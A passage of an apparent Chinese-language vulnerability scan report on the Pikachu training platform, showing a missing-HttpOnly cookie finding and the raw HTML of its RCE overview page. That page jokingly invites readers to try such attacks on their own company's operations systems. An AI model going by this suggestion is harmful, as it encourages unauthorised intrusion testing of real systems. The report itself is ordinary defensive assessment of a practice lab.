src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class="active"   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="rce.php"rce/a  /li  li class="active"概述/li  /ul!-- /.breadcrumb --     /div  div class="page-content"   div id="vul\_info"  dl  dt class="vul\_title"RCE(remote command/code execute)概述/dt  dd class="vul\_detail"  RCE漏洞，可以让攻击者直接向后台服务器远程注入操作系统命令或者代码，从而控制后台系统。  /dd  dd class="vul\_detail"  b远程系统命令执行/bbr/  一般出现这种漏洞，是因为应用系统从设计上需要给用户提供指定的远程命令操作的接口br /  比如我们常见的路由器、防火墙、入侵检测等设备的web管理界面上br /  一般会给用户提供一个ping操作的web界面，用户从web界面输入目标IP，提交后，后台会对该IP地址进行一次ping测试，并返回测试结果。  而，如果，设计者在完成该功能时，没有做严格的安全控制，则可能会导致攻击者通过该接口提交“意想不到”的命令，从而让后台进行执行，从而控制整个后台服务器  br /  br /  现在很多的甲方企业都开始实施自动化运维,大量的系统操作会通过"自动化运维平台"进行操作。  在这种平台上往往会出现远程系统命令执行的漏洞,不信的话现在就可以找你们运维部的系统测试一下,会有意想不到的"收获"-\_-  /dd  dd class="vul\_detail"  br /  b远程代码执行/bbr/  同样的道理,因为需求设计,后台有时候也会把用户的输入作为代码的一部分进行执行,也就造成了远程代码执行漏洞。  不管是使用了代码执行的函数,还是使用了不安全的反序列化等等。  /dd  dd class="vul\_detail"  因此，如果需要给前端用户提供操作类的API接口，一定需要对接口输入的内容进行严格的判断，比如实施严格的白名单策略会是一个比较好的方法。  /dd  dd class="vul\_detail\_1"  你可以通过“RCE”对应的测试栏目，来进一步的了解该漏洞。  /dd  /dl  /div    /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 确保 cookie 配置符合适用标准。 |
| 复测结果 |  |

* + - 1. Cookie 未设置 HttpOnly 标记

|  |  |
| --- | --- |
| 风险名称 | Cookie 未设置 HttpOnly 标记 |
| 风险级别 | **低** |
| 风险描述 | 一个或多个 cookie 没有设置 HttpOnly 标志。当 cookie 设置有 HttpOnly 标志时，它会命令浏览器该 cookie 只能由服务器访问，而不能由客户端脚本访问。这是对会话 cookie 的重要安全防护。 |
| 请求数据 | GET /pikachu-master/vul/rce/rce.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/rce/rce\_ping.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Cache-Control: no-store, no-cache, must-revalidate  Content-Type: text/html;charset=utf-8  Date: Fri, 03 Feb 2023 01:00:07 GMT  Expires: Thu, 19 Nov 1981 08:52:00 GMT  Pragma: no-cache  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Set-Cookie: PHPSESSID=8mdg0pmbv5up5fhlf86mnbkt87; path=/  X-Powered-By: PHP/7.0.9  Content-Length: 35547    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class="active"   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  